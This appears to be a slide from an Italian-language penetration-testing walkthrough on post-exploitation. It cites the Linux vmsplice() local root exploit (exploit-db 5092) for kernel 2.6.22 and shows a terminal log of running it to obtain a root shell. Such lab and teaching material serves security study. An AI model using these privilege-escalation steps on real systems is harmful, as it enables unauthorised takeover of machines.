
Post Exploitation

- Come aumentare i privilegi della shell ottenuta?
- Versione kernel 2.6.22

Local root exploit

- Linux vmsplice() syscall https://www.exploit-db.com/exploits/5092/

Got root



```
petition@server:/media/us/testing-exploit$ ./5092.o
-----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
-----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7de9000 .. 0xb7e1b000
[+] root
root@server:/media/us/testing-exploit# _
```